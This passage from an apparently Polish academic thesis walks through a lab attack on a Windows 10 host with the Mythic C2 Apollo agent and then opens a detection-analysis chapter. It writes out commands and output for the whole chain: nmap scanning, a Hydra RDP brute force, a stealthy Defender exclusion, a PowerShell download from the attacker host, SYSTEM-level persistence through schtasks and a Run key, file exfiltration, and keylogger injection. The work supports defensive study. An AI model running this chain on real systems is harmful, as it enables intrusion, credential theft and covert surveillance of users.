W konsoli Mythic C2, z poziomu maszyny Kali, przygotowano złośliwy plik wykonywalny (`update_service_Mal.exe`) wykorzystujący agenta Apollo. Payload został skonfigurowany jako plik typu WinExe, nawiązujący połączenie z serwerem C2 na porcie 80 oraz z interwałem komunikacji ustanowionym na 10 sekund. Plik został umieszczony w katalogu serwera HTTP uruchomionego lokalnie na porcie 4444 (Rysunek 3 - niektóre rysunki w podrozdziałach 5.2. – 5.6. dotyczą symulacji tego samego ataku, lecz wykonanej w innym czasie):

```
cd ~/www/payloads  
python3 -m http.server 4444
```



```
damian@KaliMachine: ~/www/payloads
Plik  Działania  Edycja  Widok  Pomoc
(damian@KaliMachine)-[~]
$ cd ~/www/payloads
(damian@KaliMachine)-[~/www/payloads]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

Rysunek 3: Uruchomienie serwera HTTP na porcie 4444 z wygenerowanym payloadem Apollo.  
Źródło: opracowanie własne przy użyciu Kali Linux.

### 5.3. Skanowanie sieci i Portów narzędziem Nmap

W celu identyfikacji dostępnych hostów, usług sieciowych oraz systemów operacyjnych w środowisku testowym, przeprowadzono aktywne skanowanie sieci lokalnej przy użyciu narzędzia Nmap. Pozwoliło to ustalić, które maszyny mogą stanowić potencjalny cel ataku oraz jakie usługi są wystawione na zewnątrz. Na maszynie Kali przeprowadzono skanowanie sieci 192.168.3.0/24 w celu identyfikacji dostępnych hostów i otwartych usług:

```
nmap -Pn -sS -sV -O -T4 192.168.3.1-30
```

Skanowanie wykonane za pomocą narzędzia Nmap wykazało, że host 192.168.3.20 to maszyna z systemem Windows Server 2019, natomiast 192.168.3.10 to Windows 10. Ponadto Nmap wskazał, że na hoście 192.168.3.10 port 3389 (RDP) jest otwarty (Rysunek 4).

```
damian@KaliMachine: ~
Plik Działania Edycja Widok Pomoc
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

Nmap scan report for 192.168.3.8
Host is up.
All 1000 scanned ports on 192.168.3.8 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

Nmap scan report for 192.168.3.9
Host is up.
All 1000 scanned ports on 192.168.3.9 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

Nmap scan report for 192.168.3.10
Host is up (0.0053s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_9.5 (protocol 2.0)
135/tcp   open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (92%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (92%), Microsoft Windows 10 1903 - 21H1 (92%), Microsoft Windows 11 (89%), Microsoft Windows 10 1909 (85%), Microsoft Windows 10 1909 - 2004 (85%), Windows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.3.11
Host is up.
All 1000 scanned ports on 192.168.3.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

Nmap scan report for 192.168.3.12
Host is up.
All 1000 scanned ports on 192.168.3.12 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details

Nmap scan report for 192.168.3.13
Host is up.
All 1000 scanned ports on 192.168.3.13 are in ignored states.
```

Rysunek 4: Wyniki skanowania Nmap wskazujące aktywny port RDP na hoście 192.168.3.10 .  
Źródło: opracowanie własne przy użyciu Kali Linux oraz Nmap.

#### 5.4. Atak typu *brute-force* na RDP narzędziem Hydra

Na podstawie zeskanowanej podsieci 192.168.3.0/24 przystąpiono do ataku typu *brute-force* z użyciem narzędzia Hydra i słowników z pakietu SecLists.

```
hydra      -L      /usr/share/seclists/Usernames/top-usernames-
shortlist.txt -P /usr/share/seclists/Passwords/xato-net-10-
million-passwords-10000.txt      -t      2      -V      -f      -u
rdp://192.168.3.10
```

Próba zakończyła się sukcesem oraz uzyskano dane logowania (Rysunek 5).

```

damian@KaliMachine: ~
Plik Działania Edycja Widok Pomoc
[ATTEMPT] target 192.168.3.10 - login "guest" - pass "654321" - 426 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "info" - pass "654321" - 427 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "adm" - pass "654321" - 428 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "mysql" - pass "654321" - 429 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "user" - pass "654321" - 430 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "administrator" - pass "654321" - 431 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "oracle" - pass "654321" - 432 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "ftp" - pass "654321" - 433 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "pl" - pass "654321" - 434 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "puppet" - pass "654321" - 435 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "ansible" - pass "654321" - 436 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "ec2-user" - pass "654321" - 437 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "vagrant" - pass "654321" - 438 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "azureuser" - pass "654321" - 439 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "root" - pass "pussy" - 440 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "admin" - pass "pussy" - 441 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "test" - pass "pussy" - 442 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "guest" - pass "pussy" - 443 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "info" - pass "pussy" - 444 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "adm" - pass "pussy" - 445 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "mysql" - pass "pussy" - 446 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "user" - pass "pussy" - 447 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "administrator" - pass "pussy" - 448 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "oracle" - pass "pussy" - 449 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "ftp" - pass "pussy" - 450 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "pl" - pass "pussy" - 451 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "puppet" - pass "pussy" - 452 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "ansible" - pass "pussy" - 453 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "ec2-user" - pass "pussy" - 454 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "vagrant" - pass "pussy" - 455 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "azureuser" - pass "pussy" - 456 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "root" - pass "security" - 457 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "admin" - pass "security" - 458 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "test" - pass "security" - 459 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "guest" - pass "security" - 460 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "info" - pass "security" - 461 of 169983 [child 1] (0/0)
[ATTEMPT] target 192.168.3.10 - login "adm" - pass "security" - 462 of 169983 [child 0] (0/0)
[ATTEMPT] target 192.168.3.10 - login "mysql" - pass "security" - 463 of 169983 [child 1] (0/0)
[3389][rdp] host: 192.168.3.10 login: adm password: security
[STATUS] attack finished for 192.168.3.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-15 23:22:22

```

Rysunek 5: Zrzut z terminala przedstawiający skuteczne złamanie hasła RDP przez Hydrę.  
Źródło: opracowanie własne przy użyciu Kali Linux oraz Hydra.


## 5.5. Przygotowanie systemu do pobrania payloadu

Uzyskanie poświadczeń (login: adm, hasło: security), umożliwiło z poziomu Kali nawiązanie sesji RDP (Rysunek 6):

```

xfreerdp3      /u:adm      /p:security      /v:192.168.3.10
/cert:ignore /dynamic-resolution

```



Rysunek 6: Zdalna sesja RDP na maszynie ofiary.  
Źródło: opracowanie własne przy użyciu Kali Linux oraz xfreerdp3.

W nowo otwartym środowisku graficznym wykonano wstępny rekonesans przy pomocy narzędzia PowerShell (whoami, ipconfig, systeminfo), a następnie przystąpiono do przygotowania systemu do przyjęcia payloadu C2. W tym celu należało dodać wyjątek w Windows Defender dla lokalizacji docelowej pliku .exe . Jednakże dodanie takiego wyjątku wymaga wyłączenia mechanizmu Tamper Protection w ustawieniach Windows Security, operację tę wykonano ręcznie z poziomu interfejsu graficznego. Następnie, przy pomocy polecenia PowerShell, dodano wyjątek:

```
Add-MpPreference -ExclusionPath "C:\Users\Public\Downloads"
```

Po dodaniu wyjątku, ochrona Tamper Protection została ponownie włączona. Taka kolejność działań, polegająca na chwilowym wyłączeniu ochrony, dodanie wyjątku, a następnie ponowne włączenie zabezpieczeń sprawia, że z perspektywy użytkownika lub administratora systemu Windows, ustawienia ochrony wyglądają na nienaruszone. W interfejsie Windows Security wszystkie mechanizmy wydają się aktywne, jednak dodany wcześniej wyjątek wciąż pozostaje aktywny, umożliwiając atakującemu skuteczne ukrycie pliku złośliwego przed skanowaniem przez Defender. Jest to popularna technika stosowana w celu obejścia ochrony systemu bez wzbudzania podejrzeń, szczególnie skuteczna w środowiskach, gdzie monitoring ogranicza się jedynie do sprawdzania ogólnego stanu zabezpieczeń.

## 5.6. Pobranie i uruchomienie payloadu

Payload z agentem Apollo, wcześniej wygenerowany z poziomu interfejsu serwer Mythic C2, został pobrany na stację roboczą bezpośrednio z serwera HTTP (port 4444) co zarejestrowane zostało na maszynie Kali Linux i widoczne jest na rysunku 7. Komenda PowerShell została zakodowana do formatu Base64.


Komenda przed zakodowaniem:

```
Invoke-WebRequest
```

```
-Uri http://192.168.2.10:4444/update_service_Mal.exe  
-OutFile "C:\Users\Public\Downloads\update_service_Mal.exe"
```

Komenda po zakodowaniu (wykonana z poziomu cmd.exe):

```
powershell.exe      -NoProfile      -ExecutionPolicy      Bypass  
-EncodedCommand [BASE64...]
```



```
damian@KaliMachine: ~/www/payloads  
Plik Działania Edycja Widok Pomoc  
---(damian@KaliMachine)-[~]  
$ cd ~/www/payloads  
---(damian@KaliMachine)-[~/www/payloads]  
$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...  
192.168.3.10 - - [28/Jul/2025 06:07:33] "GET /update_service_Mal.exe HTTP/1.1" 200 -
```

Rysunek 7: Logi z serwera HTTP wskazujące na pobranie pliku update\_service\_Mal.exe przez ofiarę.  
Źródło: opracowanie własne przy użyciu Kali Linux.

Plik został zapisany w katalogu objętym wyjątkiem Defendera.

Aby agent Apollo miał pełny dostęp do systemu operacyjnego, uruchomiono go z podwyższonymi uprawnieniami. Zrealizowano to za pomocą polecenia Start-Process z parametrem -Verb RunAs, co wywołało mechanizm kontroli konta użytkownika (UAC). Komenda została zakodowana w Base64.

Komenda przed zakodowaniem:

```
Start-Process  
'C:\Users\Public\Downloads\update_service_Mal.exe'  
-WindowStyle Hidden -Verb RunAs
```

Komenda po zakodowaniu (wykonana z poziomu cmd.exe):

```
powershell.exe -WindowStyle Hidden -NoProfile  
-ExecutionPolicy Bypass -EncodedCommand [BASE64...]
```

Po uruchomieniu pliku update\_service\_Mal.exe, agent Apollo nawiązał pierwsze połączenie z serwerem Mythic C2, tzw. callback. Była to sesja z uprawnieniami Administratora, umożliwiająca kontrolę nad systemem ofiary z poziomu C2.

### 5.7. Mechanizmy utrzymania dostępu

W celu zapewnienia trwałego dostępu do maszyny nawet po jej restarcie lub po zmianie użytkownika, zaimplementowano dwa niezależne mechanizmy utrzymywania obecności. Jedno z nich to Zadanie harmonogramu (schtasks) z uprawnieniami SYSTEM Stworzono zadanie systemowe, które uruchamia agenta Apollo automatycznie przy każdym logowaniu użytkownika, niezależnie od jego poziomu uprawnień. Dzięki parametrowi /ru SYSTEM, proces ten działa z kontekstami konta SYSTEM, które w systemie Windows ma wyższe uprawnienia niż zwykły Administrator:

```
schtasks /create /tn "WinUpdateMal" /tr "powershell.exe  
-WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass  
-Command Start-Process  
'C:\Users\Public\Downloads\update_service_Mal.exe'  
-WindowStyle Hidden" /sc onlogon /ru "SYSTEM" /rl  
highest /f
```

Drugim mechanizmem było dodanie wpisu do rejestru. Z poziomu graficznego interfejsu użytkownika (GUI) przy pomocy Edytora rejestru (regedit) utworzono wpis w rejestrze systemowym HKLM, który powoduje uruchamianie payloadu z uprawnieniami zwykłego użytkownika przy każdym starcie systemu. Wpis dodano przechodząc do ścieżki HKLM\Software\Microsoft\Windows\CurrentVersion\Run. Utworzono nową wartość ciągu o nazwie WinUpdateMALK i przypisano jej polecenie uruchamiające payload z ukrytym oknem:

```
powershell.exe      -WindowStyle      Hidden      -NoProfile  
-ExecutionPolicy    Bypass      -Command      Start-Process  
"C:\Users\Public\Downloads\update_service_Mal.exe"  
-WindowStyle Hidden
```

W efekcie, podczas każdego przyszłego logowania użytkownika, uruchamiane będą dwa niezależne callbacki agenta Apollo. Jeden działający z uprawnieniami SYSTEM, a drugi uruchamiany w kontekście zalogowanego użytkownika.

W praktyce oba callbacki uzupełniają się funkcjonalnie, ponieważ SYSTEM dysponuje rozszerzonymi możliwościami w zakresie modyfikacji systemu i rejestru, natomiast sesja użytkownika umożliwia np. przechwytywanie zrzutów ekranu, co nie jest możliwe z poziomu SYSTEM, który nie ma dostępu do interfejsu graficznego aktywnej sesji użytkownika. Takie podejście pozwala na zachowanie pełnej elastyczności i skuteczności działań post-exploitation w późniejszych etapach ataku.


## 5.8. Kontynuacja ataku po RDP – rekonesans i eksfiltracja

Po skutecznym uruchomieniu payloadu z agentem Apollo z uprawnieniami administratora, sesja RDP została zakończona. Użytkownik `adm` zalogowany fizycznie do stacji roboczej przejął kontrolę nad pulpitem. W tle, niezauważalnie dla użytkownika, nadal działał agent Apollo, który ruchomiony został wcześniej ręcznie z podniesionymi uprawnieniami. Od tego momentu dalsze działania były wykonywane zdalnie z poziomu konsoli serwera Mythic C2, bez potrzeby utrzymywania sesji graficznej.

W pierwszej kolejności wykonano polecenie `whoami` (Rysunek 10). Na dysku maszyny znajdowały się dwa pliki tekstowe zawierające symulowane dane poufne. Były one umieszczone w folderach `Documents` użytkowników `adm` i `Damian`. Za pomocą polecenia `download`, operator pobrał oba pliki na serwer C2:

```
download C:\Users\adm\Documents\ConfidentialDataADM.txt  
download  
C:\Users\Damian\Documents\ConfidentialDataDAMIAN.txt
```

Pliki te dotarły do serwera C2 i zostały zapisane jako artefakty w lokalnym repozytorium plików systemu Mythic (Rysunek 8).



Rysunek 8: Zrzut ekranu z Mythic C2 pokazujący pobrane pliki zawierające eksfiltrowane dane poufne.  
 Źródło: opracowanie własne przy użyciu Kali Linux oraz Mythic.

Wykonano zrzut ekranu z aktywnej sesji użytkownika, aby podejrzeć bieżącą aktywność (Rysunek 10):

screenshot

To polecenie umożliwia operatorowi zdalny podgląd pulpitu, co może być szczególnie użyteczne w dalszych etapach obserwacji zachowań użytkownika. Ostatnim przeprowadzonym testem w kontekście tego użytkownika było wykorzystanie możliwości wstrzyknięcia keylogger do procesu. Na pulpicie użytkownika adm znajdował się otwarty plik DaneDoKeyloggeraADM.txt. W celu przechwycenia wpisywanego tekstu wykonano polecenie (Rysunek 9):

ps

The screenshot shows the Mythic C2 interface with two main sections. The top section displays a list of callbacks, each with details like IP, HOST, USER, DOMAIN, PID, LAST CHECKIN, DESCRIPTION, and AGENT. The bottom section shows a process list with columns for ACTIONS, PID, ARCH, NAME, USER, SESSION, and SIGNER. A specific process, 'notepad.exe' (PID: 6988), is highlighted in red.

ACTIONS	PID	ARCH	NAME	USER	SESSION	SIGNER
Actions	1	x64	msedgewebview2	KOMPUTER1-VC\adm	1	Microsoft Corporation
Actions	5484	x64	msedgewebview2	KOMPUTER1-VC\adm	1	Microsoft Corporation
Actions	389	x64	RuntimeBroker	KOMPUTER1-VC\adm	1	Microsoft Corporation
Actions	-1	x64	Systemon64	KOMPUTER1-VC\adm	1	Microsoft Corporation
Actions	8944	x64	Nlsrv	ZARZADZANIE NT\SYSTEM	1	Microsoft Corporation
Actions	25288	x64	conhost	KOMPUTER1-VC\adm	1	Microsoft Corporation
Actions	2584	x64	agentbeat	ZARZADZANIE NT\SYSTEM	1	Elastic
Actions	17796	x64	notepad	KOMPUTER1-VC\adm	1	Microsoft Corporation
Actions	676	x64	svchost	ZARZADZANIE NT\USŁUGA LOKALNA	1	Microsoft Corporation
Actions	888	x64	TextInputHost	KOMPUTER1-VC\adm	1	Microsoft Corporation
Actions	544	x64	csrss		1	
Actions	2376	x64	AggregatorHost	ZARZADZANIE NT\SYSTEM	1	Microsoft Corporation
Actions	888	x64	SystemSettings	KOMPUTER1-VC\adm	1	Microsoft Corporation
Actions	3688	x64	SearchProtocolHost	KOMPUTER1-VC\adm	1	Microsoft Corporation

Rysunek 9: Zrzut ekranu z Mythic C2 przedstawiający sesje agenta Apollo, w tym identyfikację procesu notepad.exe.

Źródło: opracowanie własne przy użyciu Kali Linux oraz Mythic.

W celu zidentyfikowania PID procesu notepad.exe. Następnie wstrzyknięto keylogger do tego procesu (Rysunek 10):

```
keylog_inject -PID 6988
```

Po wstrzyknięciu, wpisano testowy tekst do otwartego dokumentu:

"Testowy wpis użytkownika na potrzeby przetestowania keyloggera"

Zarejestrowane naciśnięcia klawiszy były automatycznie przesyłane do konsoli serwera Mythic C2 (Rysunek 11).

Rysunek 10: Zrzut z konsoli Mythic pokazujący wykonane polecenia: whoami, download, screenshot, ps, keylog\_inject.

Źródło: opracowanie własne przy użyciu Kali Linux oraz Mythic.

Rysunek 11: Zrzut z konsoli Mythic pokazujący działanie keyloggera.

Źródło: opracowanie własne przy użyciu Kali Linux oraz Mythic.

## 5.9. Dalsze działania po zalogowaniu kolejnego użytkownika

Po ponownym uruchomieniu maszyny i zalogowaniu się innego użytkownika o nazwie Damian automatycznie uruchomiły się dwa niezależne callbacki agenta Apollo. Jeden uruchomiony z uprawnieniami SYSTEM, aktywowany przez zadanie harmonogramu, drugi z uprawnieniami zwykłego użytkownika, aktywowany poprzez wpis w rejestrze (Rysunek 12).

45	192.168.3.10	KOMPUTER1-VC	SYSTEM	VICTIMCORP	18280	11 days	Attack on Windwos 10 machine	apollo
44	192.168.3.10	KOMPUTER1-VC	Damian	KOMPUTER1-VC	20312	11 days	Attack on Windwos 10 machine	apollo

Rysunek 12: Dwa aktywne callbacki agenta Apollo po ponownym uruchomieniu systemu – jeden z uprawnieniami SYSTEM, drugi w kontekście użytkownika Damian.

Źródło: opracowanie własne przy użyciu Kali Linux oraz Mythic.

W nowej sesji użytkownika przeprowadzono analogiczne operacje jak wcześniej:

- potwierdzono uprawnienia obu agentów przy użyciu polecenia whoami,
- wykonano zrzut ekranu przez agenta Apollo z uprawnieniami zwykłego użytkownika,
- wstrzyknięto keyloggera do procesu notatnika (PID 22456) przy pomocy agenta Apollo z uprawnieniami SYSTEM. Tym razem operacje dotyczyły konta Damian, a test przeprowadzono na pliku DaneDoKeyloggeraDAMIAN.txt.

## **6. Detekcja zagrożeń i analiza artefaktów w oparciu o scenariusz ataku**

W poprzednim rozdziale przedstawiono szczegółowy przebieg symulowanego ataku w środowisku testowym. Kolejnym kluczowym krokiem jest weryfikacja, czy złośliwa aktywność pozostawiła widoczne ślady w logach oraz na ile skutecznie można je wykryć przy użyciu wdrożonych w laboratorium systemów monitorowania i detekcji. Celem tego rozdziału nie jest wyłącznie pokazywanie pozostawionych przez przeprowadzony atak śladów, lecz przeprowadzenie pełnoprawnej analizy detekcyjnej. Przyjęto założenie, że nie wiadomo z góry, jaki atak miał miejsce, jakie techniki zostały użyte ani które systemy mogły zostać naruszone. W związku z tym, kolejne kroki analizy są ze sobą ściśle powiązane logicznie i podyktowane odkrywanymi po drodze wskazówkami oraz anomaliami. Każdy etap dochodzenia wynika z obserwacji poprzedniego, tak jak w rzeczywistym procesie detekcji w SOC, gdzie analityk musi samodzielnie łączyć fakty, interpretować logi i podejmować decyzje. Taka konstrukcja rozdziału pozwala ocenić nie tylko skuteczność zastosowanych mechanizmów bezpieczeństwa, lecz także realne możliwości obronne środowiska oraz użyteczność poszczególnych źródeł danych w procesie reagowania na incydenty.

Wykorzystując dane zebrane w środowisku laboratoryjnym, pochodzące z systemów monitorowania sieci (Zeek, Suricata), hostów końcowych (Sysmon), rejestrów systemowych, mechanizmów FIM oraz logów Windows, podjęto próbę zrekonstruowania przebiegu incydentu. Istotą tej detekcji było wskazanie, co się wydarzyło, jak i również odpowiedzenie na pytania: jak to wykryto, jakie logi to potwierdzają i w jaki sposób można było wcześniej zauważać symptomy ataku.

W strukturze rozdziału wyróżniono podrozdziały odpowiadające kolejnym obszarom detekcji: od wykrycia anomalii w ruchu sieciowym, przez analizę logów systemowych, procesów i komend PowerShell, aż po mechanizmy utrwalenia dostępu, aktywność agenta C2 oraz przebadanie jego reputacji, właściwości statycznych, jak i dynamicznych dzięki analizie zachowania w izolowanym środowisku.

W trakcie opracowywania analizy detekcyjnej posługiwano się własnymi obserwacjami i wynikami testów, ale również zewnętrznymi, ogólnodostępnyimi źródłami wiedzy technicznej. Przykładowo do interpretacji identyfikatorów zdarzeń systemowych (takich jak Event ID 4624, 4625) oraz typów logowania


(LogonType) wykorzystano oficjalną dokumentację Microsoft dotyczącą mechanizmów audytu bezpieczeństwa systemu Windows [47]. Dla precyzyjnego zrozumienia struktury i znaczenia logów generowanych przez Sysmon, korzystano z bazy wiedzy Ultimate Windows Security, zawierającej rozbudowaną encyklopedię zdarzeń systemowych [48]. W przypadku poleceń PowerShell zakodowanych w formacie Base64, do ich dekodowania użyto narzędzia CyberChef [49], które umożliwia ich szybkie przekształcenie na czytelne polecenia. Ponadto, przy analizie danych 